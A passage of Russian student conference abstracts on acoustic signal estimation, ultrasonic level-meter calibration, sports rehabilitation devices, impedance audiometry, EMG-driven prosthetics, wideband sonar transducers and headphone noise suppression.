2. Проектирование и техническая эксплуатация систем передачи: Учебное пособие для вузов / В.В. Крухмалев, В.Н. Гордиенко, В.И. Иванов и др. / Под ред. В.Н. Гордиенко и В.В. Крухмалева — М.: Радио и связь, 1996.

Анализ влияния искажений формы акустического сигнала на точность оценки его информативных параметров

Дегтярев А.В.

Научный руководитель: Морозов А.П., к.т.н., доцент кафедры ЭГА и МТ ИНЭП

Из-за наличия неоднородностей морской среды при передаче импульсных акустических сигналов возникают временные искажения формы сигнала. Аналогичная ситуация имеет место и в ультразвуковой дефектоскопии изделий и материалов из сложноструктурных материалов. Так при зондировании сигналом с прямоугольной огибающей эхо-сигнал имеет форму, отличную от прямоугольной из-за увеличения времени нарастания и спада [1].

Целью работы является исследование влияния времени нарастания и спада импульсного сигнала на точность совместной оценки вектора параметров $\vec{\lambda}$, закодированных в огибающей эхо-сигнала на фоне гауссова белого шума.

Для достижения указанной цели, из всего многообразия используемых в ультразвуковой дефектоскопии сигналов, необходимо выбрать модель сигнала, форма огибающей которого может меняться от прямоугольной до колоколообразной. Таким свойством обладает сигнал с колоколообразной огибающей n – го порядка [4,5]

$$S_n(t, \vec{\lambda}) = A \exp \left[- \left(b_n \frac{t - t_3}{\tau} \right)^n \right] \cos(2\pi f + \varphi), \quad (1)$$

где $n = 2, 4, 6, \dots$, A – амплитуда, τ – эффективная длительность, t_3 – время задержки, f и φ – несущая частота и фаза сигнала, b_n – коэффициент нормировки.

Если считать, что время нарастания Δt_H сигнала равно интервалу времени, в течении которого огибающая сигнала возрастает от 0,1А до 0,9А, то для сигнала (1) имеем

$$\frac{\Delta t_H}{\tau} = \frac{n(\sqrt[n]{4,6}) - \sqrt[n]{0,2}}{2\Gamma\left(\frac{1}{n}\right)}. \quad (2)$$

Очевидно, что время спада Δt_C сигнала (1) равно Δt_H .

Таким образом, выражение (2) определяет зависимость длительности фронтов сигнала от параметра его формы n , что позволяет для различных

искажений формы сигнала выбрать модель сигнала (1) с точностью до параметра n . Например, при $n=10 \rightarrow \Delta t_H = 0,15\tau$, а при $n=100 \rightarrow \Delta t_H = 0,015\tau$.

Для определения потенциальной точности оценки вектора параметров $\vec{\lambda}$ сигнала (1) необходимо найти информационную матрицу, элементы которой равны [5]

$$b_{ij} = \frac{2}{N_0} \int_{-\infty}^{\infty} \frac{dS_n(t, \vec{\lambda})}{d\lambda_i} \cdot \frac{dS_n(t, \vec{\lambda})}{d\lambda_j} dt, \quad (3)$$

где N_0 – спектральная плотность шума.

После обращения информационной матрицы дисперсии оценок параметров, закодированных в огибающей сигнала, равны

$$\left. \begin{aligned} \sigma_{\varphi}^2(A) &= \frac{n+1}{n} \cdot \frac{A^2}{Q}, \\ \sigma_{\varphi}^2(\tau) &= \frac{4}{n} \cdot \frac{\tau^2}{Q}, \\ \sigma_{\varphi}^2(t_3) &= \frac{n\tau^2}{(n-1)\pi Q} \cdot \sin \frac{\pi}{n} \end{aligned} \right\} Q \gg 1$$

(4) где $Q = q^2 = \frac{2E}{N_0}$, E – энергия сигнала (1).

Полученные выражения (4) определяют потенциальную точность оценки параметров сигнала в зависимости от степени искажения (параметра n) его формы.

Поскольку оценка важного параметра t_3 (определяющего дистанцию до цели) – случайная величина, то точность оценивания данного параметра сигнала наиболее удобно характеризовать среднеквадратичной ошибкой

σ_{t_3} . Тогда ошибка измерения дистанции до цели: $\sigma_D = c \cdot \sigma_{t_3}$

где c – скорость звука в среде распространения сигнала.

Например: при длительности импульса $\tau=5\text{мкс}$, а отношении сигнал/помеха $Q=10$ (скорость звука в воде $c_B=1500\text{м/с}$, в бетоне $c_6=4750\text{м/с}$):

	Вода/Бетон					
n	10	20	30	40	50	100
σ_{t_3}	$2.732 \cdot 10^{-13}$	$1.31 \cdot 10^{-13}$	$8.605 \cdot 10^{-14}$	$6.404 \cdot 10^{-14}$	$5.099 \cdot 10^{-14}$	$2.525 \cdot 10^{-14}$
σ_{D_B}	$4.098 \cdot 10^{-10}$	$1.966 \cdot 10^{-10}$	$1.291 \cdot 10^{-10}$	$9.606 \cdot 10^{-11}$	$7.648 \cdot 10^{-11}$	$3.787 \cdot 10^{-11}$
σ_{D_6}	$1.298 \cdot 10^{-9}$	$6.224 \cdot 10^{-10}$	$4.087 \cdot 10^{-10}$	$3.042 \cdot 10^{-10}$	$2.422 \cdot 10^{-10}$	$2.422 \cdot 10^{-10}$

Однако при конечных отношениях сигнал / шум ($Q=q^2 < 1$) оценки МП имеют дисперсию, значительно большую, чем эффективные оценки. Например, с учетом второго приближения [5] при решении уравнения правдоподобия для рассматриваемой модели сигнала дисперсии оценок длительности и времени задержки сигнала имеют вид

$$\sigma^2(t_3) = \frac{n}{(n-1)\pi Q} \left\{ 1 + \frac{(2n-1) \Gamma\left(\frac{1}{n}\right) \Gamma\left(2 - \frac{3}{n}\right)}{(n-1)Q \left[\Gamma\left(1 - \frac{1}{n}\right) \right]^2} \right\} \sin \frac{\pi}{n}. \quad (5)$$

Расчеты по формуле (5) показали, что при фиксированном отношении сигнал / шум с улучшением прямоугольности сигнала, эффективность оценки МП уменьшается. Это объясняется тем, что при малых Q аддитивная помеха «размывает» крутые фронты сигнала.

Заключение:

Таким образом, полученные выражения (4,5) позволяют определить точность эффективных оценок и оценок максимального правдоподобия для модели сигнала (1) в зависимости от параметра, учитывающего временные искажения акустического сигнала из-за наличия неоднородностей в сложноструктурных материалах и в морской среде.

Литература:

1. Неразрушающий контроль. Справочник. Т.3. Ультразвуковой контроль / Ермолов И.Н., Ланге Ю.В. – М.: Машиностроение, 2004. – 864 с.
2. Куликов Е.И. Вопросы оценок параметров сигналов при наличии помех. – М.: Сов. радио, 1969.
3. Фалькович С.Е. Оценка параметров сигнала. – М.: Сов. радио, 1970. – 334 с.
4. Черницер В.М., Морозов А.П., Гаврилов А.М., Ситников Р.О. Акустические сигналы и методы их обработки: Учебное пособие. – Таганрог: Изд-во ТТИ ЮФУ, 2010. – 252 с.
5. Куликов Е.С., Трифонов А.П. Оценка параметров сигналов на фоне помех. – М.: Сов. радио. 1978. – 296 с.

Способы калибровки УЗ уровнемеров

Пак А.О.

Научный руководитель: Максимов В. Н., к.т.н., доцент кафедры ЭГАиМТ

Существует множество ультразвуковых приборов, предназначенных для измерения расстояния до объекта, таких как: уровнемеры, толщиномеры и эхолоты.

В данных локационных системах показания индикаторов однозначно определяются временной задержкой Δt между посылаемым и отраженным акустическими сигналами. А чтобы однозначно затем определять расстояние r_x , необходимо знать скорость распространения c_0 акустической волны в среде лоцирования, то есть осуществлять калибровку локатора.

Рассмотрим способы калибровки уз уровнемеров при использовании в них цифровых индикаторов.

В случае если преобразователь установлен стационарно в закрытых сосудах и измеряет уровень жидких сред, то перед преобразователем на известном расстоянии r_0 периодически или постоянно помещают вспомогательный отражатель перекрывающий часть акустического поля. При калибровке длительность видеоимпульса U_6 устанавливают такой, чтобы она соответствовала расстоянию r_0 , а затем изменяют частоту тактовых импульсов f_T , пока индикатор не будет показывать это расстояние r_0 . После чего считают, что процесс калибровки закончен и переходят к измерению r_x . При этом очевидно, что должно выполняться условие $r_x > r_0$.

В том случае, если условие $r_x > r_0$ не выполняется, эталонный канал можно расположить в среде лоцирования отдельно от измерительного, например, как это показано на рис. Для этого в закрытом сосуде с жидкой средой помещают два преобразователя, и переключателем $S1$ подключают к локатору или измерительный, или эталонный каналы. [1]

Рассмотрим работу измерителя расстояний с автоматической калибровкой при изменении параметров среды лоцирования. На выходе формирователя строба 2 формируются видеоимпульсы с длительностями $2r_0/c$ и $2r_x/c$, где c - скорость звука в среде лоцирования. На выходе схемы "И" 14 формируется пачка 22 импульсов, поступающая на счетный вход счетчика 16. Счетчик 16 подсчитывает количество импульсов n_1 и n_2 в пачке и цифровой код, соответствующий этим числам, поступает на входы регистров 17 и 19. Число n_1 , численно равное расстоянию r_x , записывается в регистр 17 и с его выходов цифровой код поступает на цифровой индикатор, показывающий расстояние r_x . Число n_2 , численно равное расстоянию r_0 , записывается во второй регистр. На вход А блока сравнения цифровых кодов поступает цифровой код числа n_2 , а на вход Б поступает цифровой код с блока установки кода. Блок сравнения цифровых кодов 20 сравнивает два цифровых слова "А" и "В" и на выходе блока формируются сигналы. Частота тактовых импульсов подбирается таким образом, чтобы выполнялось условие $A=B$, то есть были равны цифровые коды. Это выполняется в том случае, если частота тактовых импульсов будет равна $c/2$, то есть произойдет автоматическая калибровка измерителя расстояний. Цифровой индикатор при этом покажет истинное расстояние r_x . [2]

В отдельных случаях измерения расстояний происходят в средах с высокой температурой, с большими давлениями и т.д. Например, при

наблюдении за границей кристаллизации остывающего расплава металла. В этом случае между акустическим преобразователем и расплавом помещают тугоплавкий охлаждаемый буферный стержень и определяют задержку сигнала Δt при его распространении от рабочего торца стержня до поверхности кристаллизации. Так как прямыми измерениями определить скорость звука в расплаве весьма затруднительно, то используют косвенный метод, заключающийся в том, что измерения расстояния r_x производят на двух близко расположенных каналах лоцирования, отличающихся на известную длину Δr . Для этого рабочий торец буферного стержня выполняют ступенчатым, как это показано на рис. Переключая каналы измерения, получают два числа K_1 и K_2 , снимаемые с цифрового индикатора. Причем $K_1 = 2r_x f_T / c_0$, $K_2 = 2(r_x + \Delta r) f_T / c_0$. После преобразований получим
$$r_x = \Delta r \left(\frac{K_1}{K_2 - K_1} \right).$$

Таковы основные способы калибровки уз уровнемеров.

Литература:

1. Эхоимпульсные лоцирующие системы: Методическая разработка. – в 3 ч. Ч. 3 / Сост. В. Н. Максимов. – Таганрог: Изд-во ТРТУ, 1998. 40 с.
2. Пат. 2297646 Российская Федерация, МПК G 01 S 15/08, G 01 F 23/28. Акустический измеритель расстояния [Текст] / Максимов В. Н., Тарасов С. П., Воронин В. А.; заявитель и патентообладатель Государственное образовательное учреждение высшего профессионального образования "Таганрогский государственный радиотехнический университет" (ТРТУ). - № 2005138635/28; заявл. 12.12.2005; опубл. 20.04.07. – 10 с.

Аппаратные средства профилактики спортивного травматизма

Клеменко Е.В.

Научный руководитель: Солдатов Г.В., ассистент кафедры ЭГА и МТ

В спортивной медицине достаточно широко освещены проблемы борьбы с различными видами травматизма и совершенно недостаточно – вопросы организации травматолого - ортопедической помощи, профилактики травматизма и реабилитации травм в спорте.

Основная задача доклада - изучить и проанализировать рынок современных аппаратных средств профилактики спортивного травматизма. Цель - понять, насколько важна профилактика, а так же реабилитация травм в спорте, ведь как показывает практика, предотвратить травму или же вылечить уже существующую намного сложнее, чем заниматься процессами

первой помощи и реанимацией спортивных травм. Актуальность, на мой взгляд, очевидна - подобные исследования помогают оценивать травмоопасность в различных видах спорта, выявлять основные проблемы, способы их решения и развивать современные аппаратные средства профилактики и реабилитации спортивных травм.

Спортивная медицина — это отдельная специфическая область медицинской науки и практики, отвечающая за медико-биологическое обеспечение подготовки спортсменов. Основная цель спортивной медицины - медико-биологическая подготовка спортсменов к участию в соревнованиях.

Основные задачи спортивной медицины:

- Медико-биологический отбор и допуск к занятиям.
- Контроль над функциональной готовностью организма спортсмена.
- Коррекция динамики уровня функциональной готовности спортсмена.
- Обеспечение роста тренированности спортсмена.
- Профилактика и лечение травм и заболеваний спортсменов.
- Реабилитация спортсменов после перенесенных травм.
- Экстренная помощь при травмах.
- Контроль над применением в спорте фармакологических препаратов.

Хочу особенно отметить, что в рейтинге основных задач спортивной медицины, профилактика и реабилитация стоят только лишь на 5 и 6 местах соответственно.

Основные методы профилактики травм в спорте:

- Внимательность и собранность во время тренировочного процесса.
- Знание техники безопасности.
- Качественный инвентарь и общие условия для занятия спортом.
- Правильная форма и обувь.
- Соблюдение правил личной гигиены.
- Хорошая разминка и разогрев мышц.
- Правильное выполнение техники движений и приемов.
- Адекватный расчет своих сил и возможностей организма, а также соблюдение режима дня.
- Профессионально подготовленный тренерский состав.
- Не нарушение методики тренировок.
- Врачебный контроль.
- Баланс между силой и гибкостью.

Современные аппаратные методы профилактики и реабилитации спортивных травм:

- Электромиостимуляторы (ЭМС).
- Инспираторные тренажёры.
- Автоматические массажные кресла.
- Кардио тренажёры.
- Антигравитационные беговые дорожки.

В своей работе, я рассмотрел 3 самых активно развивающихся направления в сфере аппаратных средств профилактики и реабилитации спортивных травм.

Электромиостимулятор; электростимуляция (ЭМС) - это метод восстановительного лечения, в основе которого лежит электрическая стимуляция мышц и нервов, осуществляемая посредством передачи тока с заданными характеристиками от миостимулятора к телу человека через электроды. Суть метода состоит в том, что при подаче электрического тока определенной формы и частоты в двигательных точках нужной мышцы достигается:

- Ответная сократительная реакция;
- Улучшается проводимость электрического импульса по нерву, который данную мышцу активизирует;
- Усиливаются метаболические процессы, отвечающие за поддержание функции мышцы, ее питание;
- Улучшается регуляция выполняемой мышцей функции на уровне коры головного мозга;
- Ускоряется регенерация (восстановление) пораженного нерва;
- Улучшается кровоток и лимфоток в данной мышце.

Исходя из этих возможностей ЭМС, с помощью электромиостимулятора можно успешно создать профилактический процесс, а также реабилитировать мышцу, улучшить ее показатели в силе, координации и других характеристиках.

Инспираторный тренажёр; новейшие технологии, которые в данный момент используют при разработке инспираторных тренажёров, позволили создать прибор с быстро реагирующим клапаном, который создаёт сопротивление вдоху под управлением электроники. Сопротивление, создаваемое при тренировках дыхания с подобными приборами, специально создано для того, чтобы соответствовать изменению силы дыхательных мышц в процессе дыхания и затем адаптироваться к их возросшей силе в начале каждой новой тренировки.

Антигравитационная беговая дорожка - она позволяет человеку выполнять различные упражнения, снижая его привычную массу тела (на 80%), при этом характерной особенностью является возможность регулирования снижения массы тела путем изменения подъемной силы, действующей на тело. Уменьшение массы тела снижает воздействие на суставы и мышцы, чтобы обеспечить более равномерное и, главное, контролируемое восстановление после травм или операций, а также для качественной, прогнозируемой профилактики и улучшения подготовки спортсменов.

Таким образом, на примере моей работы хочу отметить: проведя подобный анализ, можно смело сказать, что современная спортивная

медицина уже давно научилась справляться с существующими, происходящими регулярно травмами.

Очевидно, что сейчас появляются современные медицинские технологии, которые, в первую очередь, должны быть направлены на предотвращение, профилактику травматизма и, если спортсмен уже травмирован, на реабилитацию, чтобы максимально восстановить анатомические и физиологические свойства организма спортсмена.

Литература:

- Макарова Г.А., Спортивная медицина: Учебник, М.: «Советский спорт», 2003г. - 480 стр.
- <http://www.sportmedicine.ru/>
- <http://www.eaglesports.ru/>

Импедансный аудиометр для диагностики слуха

Кумова Д.М.

Научный руководитель: Кириченко И.А., доцент каф. ЭГА и МТ

Проблема понижения слуха человека в раннем возрасте является актуальной во всем мире. Статистические данные показывают, что число детей с нарушенной слуховой функцией постоянно увеличивается. В работах ведущих отоларингологов [1-3] приводятся данные о том, что незначительное понижение слуха на 15-20 дБ, в том числе и кратковременное, на ранних периодах развития ребенка влияет на формирование речи. Поэтому задачи исследования слуха, совершенствование методов диагностики и создание систем исследования слуховой функции человека актуальны в современной аудиологии [2].

Среди аппаратных методов исследования слуховой функции можно выделить методы акустической импедансометрии. Импедансометрия включает в себя следующие исследования: измерение абсолютных значений входного акустического импеданса звукопроводящей системы барабанной полости; регистрацию изменений входного акустического импеданса под влиянием сокращений мышц барабанной перепонки на основе акустического рефлекса, а также изменение импеданса под влиянием изменения статического давления в наружном слуховом проходе (НСП) [3].

На основе анализа современных методов и средств акустической импедансометрии, разработана структурная схема прибора для проведения диагностики состояния среднего уха человека методом импедансной аудиометрии, которая показана на рис. 1.

Воздействие тональных стимулов на систему слухового анализатора обеспечивает блок стимулов НСП, состоящий из генератора звуковых част,

вырабатывающего сигналы со стандартными частотами 226, 680 и 1000 Гц [3]. Воздушный насос используется для изменения уровня давления в НСП. Контроль за уровнем давления осуществляет датчик давления в миниатюрном исполнении.

Блок пациента включает в себя зонд с ушным вкладышем, герметично закрывающий НСП при проведении теста, и телефон, через который тональный сигнал подается в ухо пациента. Особенностью данного метода является то, что регистрация ультразвукового давления происходит на фоне постепенного изменения давления воздуха в НСП. В начале теста в НСП создается повышенное давление (+200 мм вод. ст.), затем плавно снижается до -400 мм вод. ст. [3].

Блок обработки и преобразования сигнала регистрирует уровень звукового давления, которое отразилось от барабанной перепонки и стенок НСП. В результате проводимого исследования устанавливают эквивалентный объем НСП. [3].




Рисунок 1 – Структурная схема импедансного аудиометра

Блок управления и регистрации обеспечивает управление работой прибора, индикацию полученных результатов исследования и согласует работу импедансного аудиометра с внешними устройствами.

Разработанная структурная схема импедансного аудиометра положена в основу виртуального прибора для проведения диагностики состояния структур среднего уха человека, разрабатываемого в программном пакете LabVIEW.

Литература:

1.Таварткиладзе Г.А. Выявление детей с подозрением на снижение слуха. Младенческий, ранний, дошкольный и школьный возраст: Методическое пособие. Под ред. Г.А. Таварткиладзе, Н.Д. Шматко. – 2-е изд. – М.: Экзамен, 2004. – 96 с.

2.Джафек Б.У., Старк Э.К. Секреты оториноларингологии. Пер. с англ. М. – СПб.: БИНОМ – Невский диалект, 2001. – 624с.

3.Альтман Я. А., Таварткиладзе Г. А. Руководство по аудиологии. – М.: ДМК Пресс, 2003. – 360 с.

БТС замещения утраченных функций человека с использованием ЭМГ

Хамидулина А.К.

Научный руководитель: Чернов Н.Н., д.т.н., профессор кафедры ЭГАиМТ

На сегодняшний день проблема разработки бионических протезов является одним из самых актуальных направлений в ортопедической медицине в России. Уровень удовлетворения спроса на протезы верхних конечностей в России в 2013 году по данным Агентства Стратегических Инициатив составил в среднем 14,47%. Наибольший интерес представляют протезы с использованием интерфейса человек-компьютер (ИЧК) – коммуникационной системы, в которой биопотенциалы человека (ЭЭГ, ЭМГ и т.д.) используются в качестве командных сигналов для управления протезами. Опыт показал эффективность использования в качестве сигналов управления протезом электромиограмм (ЭМГ), поскольку при утере кисти руки, сигналы ЭМГ можно получать с уцелевших мышц предплечья. При полном отсутствии конечности можно обучить пациента управлению протезом посредством ЭМГ, измеряемой на каких-либо других мышцах тела – к примеру, на грудных мышцах.

Главная цель ИЧК – это осуществить взаимодействие мышц и компьютера с использованием ЭМГ. Необходимо задействовать технологию ЭМГ так, чтобы взаимодействие мышц и компьютера было как можно больше комфортным, ненавязчивым и эффективным. Ключевой задачей в ИЧК является классификация жестов, то есть определение вида жеста и выбор пальца или пальцев, выполняющих этот жест, по ЭМГ сигналу. Практически все бионические протезы кисти обладают 4 стартовыми (базовыми) наборами жестов: положение, нажатие, постукивание, поднятие.

Для того чтобы преобразовать полученный ЭМГ сигнал в нужный жест, необходимо провести начальную обработку сигнала, с целью преобразования данных временного ряда в независимые от времени, наборы данных. После вычисляется набор характеристик, и, используя метод

опорных векторов (теоретически можно использовать любой другой метод алгоритмизации), получается определенная классификация.

Конвертация необработанных ЭМГ данных в независимый от времени набор данных, который, как правило, лучше подходит для большинства алгоритмов, подразумевает разделение исходного ЭМГ сигнала на сегменты длительностью 250 мс. Каждый такой сегмент оценивается как отдельный одиночный образец данных ЭМГ. Потом применяется полосовой фильтр между 2 и 102 Гц, как показали экспериментальные исследования, полезный сигнал находится именно в этом диапазоне. Также отфильтровывается группа от 55 до 65 Гц для того, чтобы подавить шумы от сети и приборов. Классификация образцов ЭМГ данных проводится по трем классам характеристик: среднеквадратичная величина амплитуды ЭМГ потенциала, частота сигнала и фазовая когерентность. Как упоминалось выше для классификации сегментов можно использовать метод опорных векторов. Данный метод представляет собой набор алгоритмов, которые на основе маркированных данных создают функцию, которую впоследствии можно использовать для прогнозирования маркировок немаркированных данных.

Основываясь на экспериментальных данных группы исследователей Microsoft, было решено использовать для классификации только определенные сегменты электромиограммы. В ходе проведения эксперимента для получения базовых маркированных данных было замечено, что пациенты выполняют жесты с различной задержкой, таким образом, маркировка с наибольшей точностью может проводиться по сегментам, расположенным ближе к концу представленной электромиограммы жеста. Получив таким образом определенную базу маркированных сегментов, можно предсказать выполняемый жест. Для этого рассматривают три сегмента до начала выполнения жеста, саму попытку жеста и три сегмента после. Каждый сегмент стимуляции маркируется определенным образом в связи с исходной базовой классификацией маркированных данных. Выполняется тот жест, количество сегментов которого больше остальных.

Сегодня использование ЭМГ в ИЧК является одной из самых перспективных направлений в медицине. Наибольших успехов в этой области добились такие компании, как Touch Bionics, RSLSteeper и Otto Bock. Они уже поставляют на рынок свои продукты I-Limb, BeBionic и Michelangelo Otto Bock соответственно. Все это бионические протезы кисти с использованием ИЧК. Каждый из перечисленных протезов имеет ряд особенностей, в основном, связанных с конструкцией протеза, видами связей и электродов, но принцип их работы идентичный.

Несколько медицинских компаний России выпускают мио-протезы, но, к сожалению, их функциональность далека от западных аналогов. Как правило, эти протезы рассчитаны на выполнения таких базовых движений,

как сжатие и изменение положения руки, о независимом движении пяти пальцев пока речи не идет. В России данное направление пока еще находится на стадии разработки. Активно в сфере использования ЭМГ для контроля протеза кисти работает СКБ «Биомедицинская робототехника» на базе МГТУ им. Н.Э. Баумана. В настоящее время создан упрощенный макет протеза кисти руки, который позволяет изучить и отработать основные принципы управления как отдельными пальцами, так и кистью в целом. Планируется изготовление пластиковых эргономичных макетов протеза с подвижными фалангами пальцев, также разрабатывается экопротез, который может стать эффективным тренажером для постинсультной реабилитации пациентов. Предполагается усовершенствование системы управления и анализа ЭМГ для расширения спектра возможных движений протеза и обеспечения контроля пациента над движением каждого отдельного пальца искусственной руки. Похожие работы ведутся в Санкт-Петербургском национальном исследовательском университете информационных технологий, механики и оптики. Основной целью разработчиков является решение проблемы доступности дешевых функциональных протезов верхних конечностей на российском рынке.

Литература:

1. Д.А. Кирьянов. Разработка медицинского биопротеза руки», Молодежный научно-технический вестник, УДК. 617.57-77.
2. T. Scott Saponas, Desney S. Tan. Demonstrating the Feasibility of Using Forearm Electromyography for Muscle-Computer Interfaces, 2008.
3. Гурфинкель В.С., Малкин В.Б., Цетлин М.Л., Шнейдер А.Е. Биоэлектрическое управление. – М.: Наука, 1972.

Широкополосные гидроакустические преобразователи

Бондарева Ж.Ю., Обыденная В.А.

Научный руководитель: Пивнев П.П. к.т.н., доцент кафедры ЭГАиМТ

Основная задача любой дистанционной системы навигации и связи – передача и приём отражённого сигнала наиболее экономичным образом. Обычно в гидроакустических системах для эффективной передачи информации используется относительно узкая полоса частот. Однако, в настоящее время становятся популярными использование широкополосных акустических сигналов.

Расширение спектра частот передаваемого сообщения осуществляется либо прямым расширением спектра, либо скачкообразным изменением частоты несущей. Узкополосные помехи поражают небольшую часть спектра сигнала и не нарушают его целостности. Для обычных

узкополосных систем такая помеха в полосе рабочих частот может полностью вывести ее из строя. Шумоподобный же сигнал, лишенный помехой части спектра, можно реконструировать на приемной стороне без существенных потерь информации. Это объясняется тем, что мешающие сигналы в приемнике ШПС проявляют себя не более чем слабым повышением уровня шумового фона, а не срывом сеанса связи.

Конструкция данного макета включает в себя 5 каналов составных акустических преобразователей с различными резонансными частотами, способными работать как одновременно, так и отдельно. Резонансные частоты каналов антенны: $f_1 = 90$ кГц, $f_2 = 100$ кГц, $f_3 = 115$ кГц, $f_4 = 122$ кГц, $f_5 = 130$ кГц. Акустические преобразователи закреплены на основании таким образом, что излучающие поверхности всех преобразователей находятся в одной плоскости. Размеры элементов подобраны таким образом, чтобы обеспечить постоянство характеристики направленности во всем диапазоне рабочих частот. Схема расположения элементов антенны представлена на рисунке 4




Рисунок 1 –Схема расположения элементов антенны с различными резонансными частотами пьезомодулей: 1 – $F_p=80$ кГц; 2 – $F_p=90$ кГц; 3 – $F_p=100$ кГц; 4 – $F_p=110$ кГц; 5 – $F_p=120$ кГц




Рисунок 5 – Частотные зависимости чувствительности антенны в режиме излучения (1) и в режиме приема (2)

В тоже время, резонансная частота макета антенны определяет ширину характеристики направленности (ХН) (таб. 1).

Т а б л и ц а 1 – Ширина главного максимума ХН

Частота, кГц	Ширина главного максимума ХН по уровню 0,7 в вертикальной плоскости	Ширина главного максимума ХН по уровню 0,7 в горизонтальной плоскости
70	36	5,7
80	36	5,5
90	36	5,4
100	35	5,4
110	35	5,4
115	35	5,3
120	34	5,3
130	34	5,2
34	21	5,2
145	33	5,0

Количество и размеры преобразователей каждой частоты выбраны такими, чтобы диаграммы направленности антенн разных частот, образованных этими преобразователями, имели одинаковые параметры, и расположены преобразователи на основании таким образом, что диаграммы направленности антенн разных частот совпадают в пространстве лоцирования;

Литература:

1. Королев М.В., Карпельсон А.Е. Широкополосные ультразвуковые пьезопреобразователи. М.: «Машиностроение», 1982г.-157 с.
2. Патент на полезную модель №105470, Максимов В.Н., Воронин В.А., Тарасов С.П., Пивнев П.П., Акустический тракт гидролокатора бокового обзора.
3. Кравчук Д.А., Маркова И.Н., Пивнев П.П., Экспериментальные исследования электроакустических характеристик пьезоэлементов антенн

для гидроакустических систем различного назначения. Сборник трудов SWorld 2012г. Т.1 №1-с.28-29.

Задачи шумоподавления в системах головных телефонов

Онищенко К.С.

Научный руководитель: Пивнев П.П. к.т.н., доцент кафедры ЭГАиМТ

В настоящее время остро стоит задача шумозаглушения и шумоподавления в наушниках. Эта задача остро стоит перед пилотами вертолетов, водителей гусеничной техники, операторами станков тяжёлой промышленности и др., где уровень внешнего шума высок.

Существуют методы активного и пассивного шумоподавления. Сочетания пассивного и активного шумоподавления позволит решить подавление внешнего шума на более высоком уровне.

Одной из конструктивных частей наушников являются амбушюры.

В зависимости от области применения наушников, амбушюры могут иметь различную конструкцию.

В накладных наушниках с пассивной шумоизоляцией за подавление внешних шумов отвечают три фактора — материал амбушюров, сила прижатия и конструкция чашек наушников.

Материал амбушюров — во много ключевой фактор, определяющий степень изоляции шумов, а заодно и степень комфорта при ношении. [1]

Активное и пассивное шумоподавление


Активное шумоподавление достигает хороших результатов, при наличии точечного звука, и при расположении системы на пути точечного приемника. Поэтому идеального результата достигает система, расположения в наушниках.

